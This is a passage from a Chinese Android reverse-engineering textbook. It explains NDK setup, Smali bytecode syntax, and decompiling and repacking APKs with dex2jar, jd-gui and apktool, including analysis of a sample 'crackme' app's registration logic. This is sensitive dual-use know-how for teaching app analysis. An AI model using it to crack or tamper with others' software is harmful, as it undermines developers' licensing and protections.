


图 12-17　android-sdk\platform-tools 文件夹下的 3 个文件　　图 12-18　安装 APK Multi-Tool 后的目录结构

各个文件夹目录的具体说明如下所示。

- ❑ keep：保存修改前文件，在使用后才生成这个目录。
- ❑ projects：包含反编译出来的文件，在使用后才生成这个目录。
- ❑ place-apk-here-for-modding：存放待修改的文件（文件名一定不要有空格，最好用英文命名）。
- ❑ place-apk-here-for-signing：存放待签名的文件。
- ❑ place-apk-here-to-batch-optimize：存放批量处理的文件（可以多个）。
- ❑ place-ogg-here：存放待OGG优化的文件。

12.5　Android NDK

知识点讲解：光盘:视频\知识点\第 12 章\Android NDK.avi

当前 Android 平台下的软件应用复杂多变，仅使用 Android SDK 通过 Java 语言编写程序已经不能满足开发者了，例如，音频、视频播放软件解码器的编写就涉及 CPU 的高性能运算；其他平台开发的游戏如采用 C、C++编写，则因为涉及到时移植而可能面临重写所有代码；传统的 Java 语言编写的程序容易遭到逆向破解，因此需要一种新的代码保护手段来防御攻击等，这些显著的需求都涌现了出来，为了解决这些问题，Google 凭借 Java 语言的 JNI 特性为开发者提供了 Android NDK。Android NDK 是 Google 提供的开发 Android 原生程序的工具包。如今越来越多的软件与病毒采用了基于 Android NDK 动态库的调用技术，隐藏了程序在实现上的很多细节，掌握 Android NDK 程序的分析技术也成为了分析人员必备的技能。在本节的内容中，将简要讲解 Android NDK 的基本知识。

12.5.1　Android NDK 介绍

Android NDK 译为“安卓原生开发套件”，是一款强大的工具，可以将原生 C、C++代码的强大功能和 Android 应用的图形界面结合在一起，解决 Android 软件的跨平台问题。通过使用 Android NDK 工具，一些应用程序能直接通过 JNI 调用与 CPU 进行交互，从而提升 Android 程序的性能。同时，Android NDK 能够将程序的核心功能封装进基于“原生开发套件”的模板中，从而大大提高了软件的安全性。

Android NDK 从 R8 版本开始，支持生成 X86、MIPS、ARM 这 3 种架构的原生程序。原生程序的优化属于 GCC 编译器控制的部分，未经过优化的代码与经过优化的代码有很大区别，在实际逆向分析中大多遇见的是优化过程的代码。GCC 编译优化通过-O 选项提供，有 0、1、2、3、s 共 5 个优化等级。具体说明如下所示。

- 等级0：不优化。在makefile文件中未指定-0选项时默认不优化。
- 等级1：开启部分优化。该模式下，编译会尝试减少代码体积和代码运行时间，但是并不执行会花费大量时间的优化操作。
- 等级2：比等级1更进一步优化，在该模式下，并不执行循环展开和函数内联优化操作，与-O1比较，该模式会花费更多的编译时间，并生成性能更好的代码。
- 等级3：包括等级2所有的优化，并开启循环展开和函数内联优化操作。
- 等级s：针对程序大小进行优化，该模式下会执行-O2等级中除了会增加程序空间的所有优化参数，同时增加了一些优化程序空间的选项。

编译器优化的选项非常多，此处不去深究具体每个等级的优化选项，只通过使用不同等级优化来比较程序的大小及代码差异。

12.5.2　使用 Android NDK

Android NDK 的下载地址为：

```
http://developer.android.com/sdk/ndk/index.html
```

下载界面如图 12-19 所示。

（1）目前 Android NDK 的最新版本为 R9，根据自己机器的配置，选择一个将要下载的版本进行下载。

（2）下载后将压缩包解压到硬盘任意位置，例如 D 盘的根目录，如图 12-20 所示。

Platform	Package	Size (Bytes)	MD5 Checksum
Windows 32-bit	android-ndk-r9d-windows-x86.zip	491440074	b16516b611841a075685a10c59d6d7a2
Windows 64-bit	android-ndk-r9d-windows-x86_64.zip	520997454	8cd244fc799d0e6e59d65a59a8692588
Mac OS X 32-bit	android-ndk-r9d-darwin-x86.tar.bz2	393866116	ee6544bd8093c79ea08c2e3a6ffe3573
Mac OS X 64-bit	android-ndk-r9d-darwin-x86_64.tar.bz2	400339614	c914164b1231c574dbe40debef7048be
Linux 32-bit (x86)	android-ndk-r9d-linux-x86.tar.bz2	405218267	6c1d7d99f55f0c17ecbcf81ba0eb201f
Linux 64-bit (x86)	android-ndk-r9d-linux-x86_64.tar.bz2	412879983	c7c775ab3342965408d20fd18e71aa45
Additional Download	Package	Size (Bytes)	MD5 Checksum
STL debug info	android-ndk-r9d-cxx-stl-libs-with-debug-info.zip	104947363	906c8d88e0f02295c3bfe6b8e98a1a35

图 12-19　Android NDK 的下载界面

计算机 ▸ 新加卷 (D:) ▸ android-ndk-r8b ▸

到库中 ▾　共享 ▾　刻录　新建文件夹

名称	修改日期	类型	大小
build	2012/7/31 14:25	文件夹	
docs	2012/7/31 14:25	文件夹	
platforms	2012/7/31 14:25	文件夹	
prebuilt	2012/7/31 14:25	文件夹	
samples	2012/7/31 14:25	文件夹	
sources	2012/7/31 14:25	文件夹	
tests	2012/7/31 14:25	文件夹	
toolchains	2012/7/31 14:25	文件夹	
documentation	2012/6/24 17:45	360seURL	1 KB
GNUmakefile	2012/6/24 17:45	文件	2 KB
ndk-build	2012/7/10 3:43	文件	6 KB
ndk-build	2012/6/30 1:35	Windows 命令脚本	1 KB
ndk-gdb	2012/7/4 1:01	文件	22 KB
ndk-stack	2012/7/3 14:04	应用程序	164 KB
README	2012/6/24 17:45	文本文档	2 KB
RELEASE	2012/7/14 7:00	文本文档	1 KB

图 12-20　保存解压的文件

（3）如果读者的机器是 Windows 环境，则需要安装 Cygwin。

（4）配置 NDK 路径设置，可以在 Cygwin 中通过 vim 进行修改，也可以在 Cygwin 安装目录中修改“home\<你的用户名>\.bash_profile”，最后添加环境变量。

```
NDK=/cygdrive/d/Android-ndk-r9b
export NDK
```

其中 NDK=/cygdrive/<你的盘符>/<Android ndk 目录> ，NDK 可以随意命名。

（5）重启 Cygwin，输入如下命令可以进入 NDK 对应目录。

```
cd $NDK
```

（6）如果读者的机器是 Linux 系统，则可以直接跳过上面的步骤（3）～步骤（5），新建环境变量 ANDROID_NDK，设置值为 D:\android-ndk-r9，然后将 ANDROID_NDK 添加到 PATH 环境变量中。到此为止，Android NDK 就算安装完成了。

（7）接下来开始测试配置是否正确，在 CMD 窗口中进入目录 D:\android-ndk-r9\samples\hello-jni，输入如下命令编译 Android NDK 中自带的 hello-jni 工程。

```
ndk-build
```

如果出现如图 12-21 所示的结果，则说明 Android NDK 安装成功。

（8）编译完成后会在项目的 libs/armeabi 目录下生成对应的.so 静态目标库文件，如图 12-22 所示。

```
shuxiang@shuxiang-PC /cygdrive/d/android-ndk-r8b/samples/hello-jni
$ $NDK/ndk-build
Gdbserver      : [arm-linux-androideabi-4.6] libs/armeabi/gdbserver
Gdbsetup       : libs/armeabi/gdb.setup
Cygwin         : Generating dependency file converter script
Compile thumb  : hello-jni <= hello-jni.c
SharedLibrary  : libhello-jni.so
Install        : libhello-jni.so => libs/armeabi/libhello-jni.so

shuxiang@shuxiang-PC /cygdrive/d/android-ndk-r8b/samples/hello-jni
$
```

图 12-21　成功安装 Android NDK



图 12-22　生成的“.so”文件

（9）可以将得到的*.so 静态目标库文件导入到 Android（Eclipse）工程中使用。NDK 编程并非一定要把这个目标库导入 Android 工程项目使用，除了本步骤描述的使用方法之外，还有 Android 源码直接修改、编译，然后烧录到测试机的开发方式，这样可以实现应用程序默认安装、权限开机提升等更“彻底”的功能。

注意：本步骤演示属于NDK目标库+Android APK样式，此外还有Android源码直接开发、直接编译方式（确切一点已经淡化Android所谓的工程概念了，当然源码开发目前似乎还无法直接在Windows下进行，必须使用Linux家族系统）。

在接下来的内容中，开始讲解在 Android（Eclipse）工程中使用 NDK 的流程。

（1）在 Eclipse 中新建一个工程，例如 HelloJni，程序文件 HelloJni.java 的具体实现代码，可以参考 NDK 中如下对应 sample 目录下的演示代码的调用方法。

```
android-ndk-r9b\samples\hello-jni\tests\src\com\example\HelloJniTest
```

（2）将 NDK 编译项目目录下的 jni 和 libs 文件夹复制到新建工程目录下。这两个文件夹必须和工程中的 src 和 res 文件在同一目录下。

（3）进入 Eclipse 中刷新工程，会看到多出两个文件夹。

（4）此时运行 Eclipse 项目，可以在虚拟机上看到演示文件 hello-jni.c 输出的字符串。

（5）以后可以尝试修改库源程序或项目中的 Java 程序。

12.6　Smali 语法介绍

知识点讲解：光盘:视频\知识点\第 12 章\Smali 语法介绍.avi

Smali 语言其实就是 Davlik 的寄存器语言，Smali 语言就是 Android 的应用程序。当.apk 格式的文件被 apktool 等反编译工具处理后，会得到一个 smali 文件夹，里面都是以.smali 结尾的文件。在本节的内容中，将详细讲解 Smali 语言的基本语法知识。

12.6.1　Smali 简介

例如，官方实例 HelloWorldApp 通过 Apktool 反编译出来的目录如图 12-23 所示。




图 12-23　反编译出的内容

smali 文件夹中的目录如图 12-24 所示。




图 12-24　smali 文件夹里面的目录

先打开一个主类 HelloWorldAppActivity.smali 文件，来浏览一下里面的语言，再看一下 smali 的语法规则。

```
.class public Lcom/cn/daming/activity/HelloWorldAppActivity;
.super Landroid/app/Activity;
.source "HelloWorldAppActivity.java"


# instance fields
.field private mTextView:Landroid/widget/TextView;


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 7
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method


# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 2
    .parameter "savedInstanceState"

    .prologue
    .line 12
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 13
    const/high16 v0, 0x7f03

    invoke-virtual {p0, v0}, Lcom/cn/daming/activity/HelloWorldAppActivity;->setContentView(I)V

    .line 14
    const/high16 v0, 0x7f05

    invoke-virtual {p0, v0}, Lcom/cn/daming/activity/HelloWorldAppActivity;->findViewById(I)Landroid/view/View;
```



```
        move-result-object v0

        check-cast v0, Landroid/widget/TextView;

        iput-object v0, p0, Lcom/cn/daming/activity/HelloWorldAppActivity;->mTextView:Landroid/widget/TextView;

        .line 15
        iget-object v0, p0, Lcom/cn/daming/activity/HelloWorldAppActivity;->mTextView:Landroid/widget/TextView;

        const/high16 v1, 0x7f04

        invoke-virtual {v0, v1}, Landroid/widget/TextView;->setText(I)V

        .line 16
        return-void
.end method
```

上述 Smali 语言对应的 Java 类是 HelloWorldAppActivity，文件 HelloWorldAppActivity.java 的具体实现代码如下所示。

```
package com.cn.daming.activity;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class HelloWorldAppActivity extends Activity {
     private TextView mTextView;
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        mTextView = (TextView)findViewById(R.id.text_view);
        mTextView.setText(R.string.hello);
    }
}
```

通过对比发现基本的方法名称没有改变，多了一个.method public constructor <init>()V 表示该类不带参数的默认构造方法，onCreate()方法是以.method public onCreate(Landroid/os/Bundle;)V 开始，以.end method 结束。

12.6.2　Smali 语法基础

（1）类型

Dalvik 的字节码中拥有两个主要的类型：基类和引用类型。

引用类型是对象和数组，其他的一切都是基类。基类被一个简单的字符描述，实际以字符串的形式存储于 DEX 文件中，被定义于 Dex 格式的网页文档中，在 AOSP 库中的路径是 dalvik/docs/dex-format.html。具体说明如下所示。

- V：空类型，仅可以用来作为返回类型。
- Z：Boolean 布尔型。
- B：Byte字节型。
- S：Short短整型（16位）。

- C：Char字符型。
- I： int 整形。
- J：long（64 bits）长整型（64位）。
- F：float浮点型。
- D：double（64 bits）双精度型（64位）。

例如下面形式的对象。

```
Lpackage/name/ObjectName
```

开始的 L 表明这是一个对象类型，package/name/就是该对象，对象名是对象的名称，并且分号表明对象名的结束。这个等同于 Java 语言中的 package.name.ObjectName 结构，举个更具体的例子，Ljava/lang/String;就等同于 Java 语言的 java.lang.String。数组采用“[”的形式，这代表一个一维整形数组就像 Java 语言中的 int[ ]。而对多维数组，简单地增加字符“[”即可，例如[[I=int[ ][ ]（最大的维度是 255）。也可以使用数组对象，例如[Ljava/lang/String 就是一个字符串数组。

（2）方法

方法总是被定义为一个非常复杂的包括方法、方法名、参数类型和返回值的形式。所有的这些信息被要求对于虚拟机而言，可以找到正确的方法并且能够表现字节码上的静态分析（为了确认会选择最优化）。采用如下所示的形式：

```
Lpackage/name/ObjectName;->MethodName(III)Z
```

在这个例子中，应该识别出“Lpackage/name/ObjectName; ”是一个类，MethodName 明显是一个方法名，(III)Z 是方法的签名，“III”在这个例子中表示 3 个整型参数，Z 表示返回一个布尔类型的返回值。

方法的参数一个接一个地列举在右边，中间没有分号。下面是一个更加复杂的例子。

```
method(I[[IILjava/lang/String;[Ljava/lang/Object;)Ljava/lang/String;
```

在 Java 语言中，应该是这样的：

```
String method(int, int[ ][ ], int, String, Object[ ])
```

（3）域

域同样的被指定为一个冗长的包括域、域名、域类型的形式。此外，也允许虚拟机找到正确的域来表现字节编码的静态分析。域采用如下形式。

```
Lpackage/name/ObjectName;->FieldName:Ljava/lang/String;
```

以上代码包括域、域名和域类型。在 Dalvik 字节码中，寄存器总是 32 位可以存放任何类型的值，两个寄存器可以用来存放 64 位类型（长整形和双精度型）。

（4）指定方法中的寄存器数字

在此有两种办法来指定一种方法中的多个寄存器。寄存器直接指定方法中的寄存器总数，或者区域变量直接指定方法中的非参数寄存器数。寄存器总数包括方法中参数所需的所有寄存器。


（5）多少参数传入方法

当一个方法被调用，方法中的参数被放置到最近的几个寄存器。如果一个方法拥有两个参数和 5 个寄存器，这些参数会被存放到最后的两个寄存器 V3 和 V4。动态方法的第一个参数总是被调用的第一个对象，例如，写一个动态方法 LMyObject;->callMe(II)V，这个方法有两个整形参数，但是还有一个隐含的参数 LMyObject 在两个整型参数之前，所以总共有 3 个参数在这个方法中。

假设在一个方法中制定了 5 个寄存器（V0～V4），既不是寄存器 5 管理也不是本地寄存器 2 管理（2 个本地寄存器和 3 个参数寄存器）。当该方法被调用后，被调用的对象是 V2，第一个整型参数是 V3，第二个整型参数是 V4。在静态方法中也是同样的，除非没有隐含的 this 指针参数。

（6）寄存器名称

对于寄存器来说有两种命名方案，分别是标准的 V 命名方案和对于参数寄存器的 P 命名方案。以 P 命



名的第一个寄存器就是方法中的第一个参数寄存器，所以回到之前的总共拥有 5 个寄存器中的 3 个参数的例子。例如，下面显示了为每个寄存器的标准 V 命名，紧接着是为参数寄存器的 P 命名。

- V0：第一个本地寄存器。
- V1：第二个本地寄存器。
- V2：第一个参数寄存器。
- V3：第二个参数寄存器。
- V4：第三个参数寄存器。

可以通过每个名称类参照参数寄存器。

P 命名方案是作为一个实用的内容被引入的，用于解决编辑 Smali 编码中的共同的难点。假设有一个已经存在的方法拥有一定数目的参数，想增加一些代码到这个方法，会发现需要一个额外的寄存器。也许大家会想，仅在寄存器管理中增加寄存器数目就可以了，但是这并不容易，记住方法中的参数是寄存在最近的寄存器中的。如果增加寄存器数，会改变方法参数在寄存器中的输入。所以，不得不改变寄存器管理并且重编号参数寄存器。但是如果是在方法中使用 P 命名模式来引用参数寄存器，则可以很容易地改变方法中的寄存器数，而不必担心重编号任何存在的寄存器。

注意： 默认baksmali对于参数寄存器使用P命名模式来命名。如果因为某些原因不使用P命名而强制使用V命名模式，则可以使用-p/--no-parameter-registers来选择。

（7）长整型/双精度型值（Long/Double values）

鉴于以前提到过，长整型和双精度型（用 J 和 D 分别代表）的基本单元是 64 位，需要使用两个寄存器。假如拥有一个非静态的方法 LMyObject;->MyMethod(IJZ)V()，方法的参数是 LMyObject;、整型、长整型和布尔型这几个类型。所以在这个方法中会要求 5 个寄存器来存放所有的参数，并且当以后调用这个方法时，为了调用该指令不得不在寄存器列表中指定两个寄存器来存放任何 64 位的参数。现在 baksmali 可以反编译 ODEX 文件，并且选择性地 deodex 这些文件。

注意： 本页说明仅应用于baksmali v0.96-v1.1。v1.2以上版本开始不再要求deodexrant。新版本说明可以在http://code.google.com/p/smali/wiki/DeodexInstructions找到。

有关 Smali 语言的语法知识请读者参考官方文档，如图 12-25 所示。

Dalvik opcodes

Author: Gabor Paller

Vx values in the table denote a Dalvik register. Depending on the instruction, 16, 256 or 64k registers can be accessed. Operations on long and double values use two registers, e.g. a double value addressed in the V0 register occupies the V0 and V1 registers.

Boolean values are stored as 1 for true and 0 for false. Operations on booleans are translated into integer operations.

All the examples are in hig-endian format, e.g. 0F00 0A00 is coded as 0F, 00, 0A, 00 sequence.

Note there are no explanation/example at some instructions. This means that I have not seen that instruction "in the wild" and its presence/name is only known from Android opcode constant list.

Opcode (hex)	Opcode name	Explanation	Example
00	nop	No operation	0000 - nop
01	move vx,vy	Moves the content of vy into vx. Both registers must be in the first 256 register range.	0110 - move v0, v1 Moves v1 into v0.
02	move/from16 vx,vy	Moves the content of vy into vx. vy may be in the 64k register range while vx is one of the first 256 registers.	0200 1900 - move/from16 v0, v25 Moves v25 into v0.
03	move/16		
04	move-wide		
05	move-wide/from16 vx,vy	Moves a long/double value from vy to vx. vy may be in the 64k register range while wx is one of the first 256 registers.	0516 0000 - move-wide/from16 v22, v0 Moves v0 into v22.
06	move-wide/16		
07	move-object vx,vy	Moves the object reference from vy to vx.	0781 - move-object v1, v8 Moves the object reference in v8 to v1.
08	move-object/from16 vx,vy	Moves the object reference from vy to vx, vy can address 64k registers and vx can address 256 registers.	0801 1500 - move-object/from16 v1, v21 Move the object reference in v21 to v1.

图 12-25　Smali 语言的语法知识

第 13 章　dex2jar、jdgui.exe 和 Apktool 工具反编译实战

在本章的内容中，将通过一个具体演示实例的实现过程，详细讲解编译并反编译 APK 文件的完整过程，以及使用 dex2jar、jdgui.exe 和 Apktool 工具反编译 APK 文件的具体过程。希望通过本章内容的学习，为读者学习本书后面的知识打下基础。

13.1　反编译 APK 文件

知识点讲解：光盘:视频\知识点\第 13 章\反编译 APK 文件.avi

题目	目的	源码路径
实例 13-1	反编译一个 APK 文件	光盘:\daima\13\

按照本书第 10 章的内容进行签名打包后生成一个 APK 文件，然后进行如下反编译步骤。

（1）来到反编译工具 dex2jar 和 jdgui.exe 目录，打开 Androidfby 目录中的 Android 反编译工具“Android 反编译工具.exe”，双击打开后开始进行反编译工作。选中反编译的 APK 文件，然后单击“反编译”按钮，如图 13-1 所示。



图 13-1　开始反编译

（2）打开反编译之后的文件夹，编译后的文件目录被默认保存在 Androidfby 下的根目录中，打开后的效果如图 13-2 所示。



图 13-2　反编译后的 first 目录

（3）将文件 classes.dex 复制到 dex2jar 的文件夹目录下，即需要与文件 dex2jar.bat 在同一目录下。然后打开命令提示符，一直打开到 dex2jar 目录，执行如下命令（注意中间有空格），如图 13-3 所示。

```
dex2jar.bat classes.dex
```

（4）此时会在 dex2jar 目录下生成一个名为 classes_dex2jar.jar 的文件，接下来运行 jd-gui 目录下的 jd-gui.exe，然后依次选择 File | Openfil | classes_dex2jar.jar 命令后即可查看 Java 代码，如图 13-4 所示。

```
D:\unandroid\dex2jar>dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.13
dex2jar classes.dex -> classes_dex2jar.jar
Done.
```

图 13-3　反编译命令

```
package first.a;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class first extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        TextView tv = new TextView(this);
        tv.setText("你好我的朋友！");
        setContentView(tv);

    }
}
```

图 13-4　生成的 classes_dex2jar.jar 文件

（5）打开 apktool 目录，在命令行下定位到 apktool.bat 文件夹，然后输入如下命令，如图 13-5 所示。

```
apktool.bat  d  -f   abc123.apk   abc123
```

在上述指令中，abc123.apk 是预反编译的 APK 文件，abc123 表示设置的输出文件夹。

```
F:\Pro-files\workspace\dex2java\apktool1.4.1>apktool.bat d c:\HelloAndroid.apk c:\HelloAndroid
I: Baksmaling...
testI: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\homer\apktool\framework\1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
```

图 13-5　反编译命令

（6）也可以将反编译文件重新打包成 APK 文件，方法是输入如下 id 命令，如图 13-6 所示。

```
apktool.bat b abc123
```

```
F:\Pro-files\workspace\dex2java\apktool1.4.1>apktool.bat b c:\HelloAndroid
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
```

图 13-6　重新编译为 APK 文件

（7）通过上述命令处理后，打包 APK 后的文件被保存在 C:\HelloAndroid 目录下，在里面生成了两个文件夹：build 和 dist。其中，打包生成的 APK 文件是 HelloAndroid.apk，被保存在 dist 文件夹下。

（8）反编译 APK 文件成功后，会在当前的 outdir 目录下生成一系列目录与文件。对于一般的 Android 程序来说，错误提示信息通常是指引关键代码的风向标，在错误提示附近一般是程序的核心验证代码，分析人员需要阅读这些代码来理解软件的注册流程。当 APK 文件在打包时，strings.xml 文件中的字符串被加密存储为 resources.arsc 文件，并保存到 APK 程序包中，APK 被成功反编译后这个文件也被解密出来了。当通过 Apktool 反编译 APK 文件后会生成一个名为 Smali 的文件夹，里面都是以.smali 结尾的文件，如图 13-7 所示。



图 13-7　反编译后的文件

13.2　分析反编译后的文件

知识点讲解：光盘:视频\知识点\第 13 章\分析反编译后的文件.avi

在 Android 应用项目中，在每个编译后的 APK 文件中都包含有一个设置文件 AndroidManifest.xml，此文件记录了这个项目的基本信息，例如，包名、运行的系统版本、用到的组件等，并且这个文件被加密保存到 APK 文件中。在本节的内容中，将详细分析反编译后的文件。

13.2.1　分析主 Activity

一个 Android 应用程序通常由一个或多个 Activity 和相关的组件组成，每个 Activity 都是同级别的对象，不同的 Activity 可以实现不同的功能。在 Android 系统中，每个 Activity 都是程序的展示信息页面，功能是显示数据处理后的结果。在 Android 应用程序中，大多数功能是显示用户与 Activity 之间的交互结果。


在 Android 应用程序中，每个程序有且只有一个主 Activity，这是程序启动的第一个 Activity。打开本实例“反编译后”目录下的 AndroidManifest.xml 文件，其实现代码如下所示。

```
<activity android:label="@string/title_activity_main" android:name=".
MainActivity">
 <intent-filter>
  <action android:name="android.intent.action.MAIN" />
  <category android:name="android.intent.category.LAUNCHER" />
 </intent-filter>
</activity>
```

在上述代码中，文件 AndroidManifest.xml 中使用<activity>标签手动声明了 Activity，具体说明如下所示。

- android:label：功能是设置Activity的标题。
- android:name：功能是设置一个具体的Activity类。
- .MainActivity：在前面省略了程序的包名，完整类名应该为com.guan.crackme.MainActivity。
- intent-filter：功能是指定了Activity的启动意图，android.intent.action.MAIN 表示这个Activity是本程序的主Activity。
- android.intent.category.LAUNCHER：表示可以通过LAUNCHER 来启动这个Activity。在文件AndroidMenifest.xml中，如果所有的 Activity 都没有添加android.intent.category.LAUNCHER ，那么当这个程序被安装到 Android设备后在程序列表中不可见。同理，如果在程序中没有指定android.intent.action.MAIN，则Android的 LAUNCHER就无法匹配程序的主Activity，所以在这个程序中不会出现图标。

在反编译后的文件 AndroidManifest.xml 中发现主 Activity 后，就可以直接查看其所在类的 OnCreate()方法的反汇编代码。在 Android 应用程序中，OnCreate()方法通常是这个程序的代码入口，一般的功能都是从此处开始执行的，所以可以从此处开始分析并追踪整个程序的具体执行流程。



13.2.2　分析类

如果需要在 Android 应用程序的组件之间传递全局变量，或需要在启动 Activity 前做一些初始化工作，可以考虑使用 Application 类实现。在使用 Application 时，需要在程序中添加一个继承自 android.app.Application 的类，然后重写其 OnCreate()方法，可以在 Android 的其他组件中访问 OnCreate()方法中初始化的全局变量（前提是这些变量具有 public 属性）。除此之外，还需要在文件 AndroidManifest.xml 中的 Application 标签中添加 android:name 属性，这个属性的取值是继承自 android.app.Application 的类名。

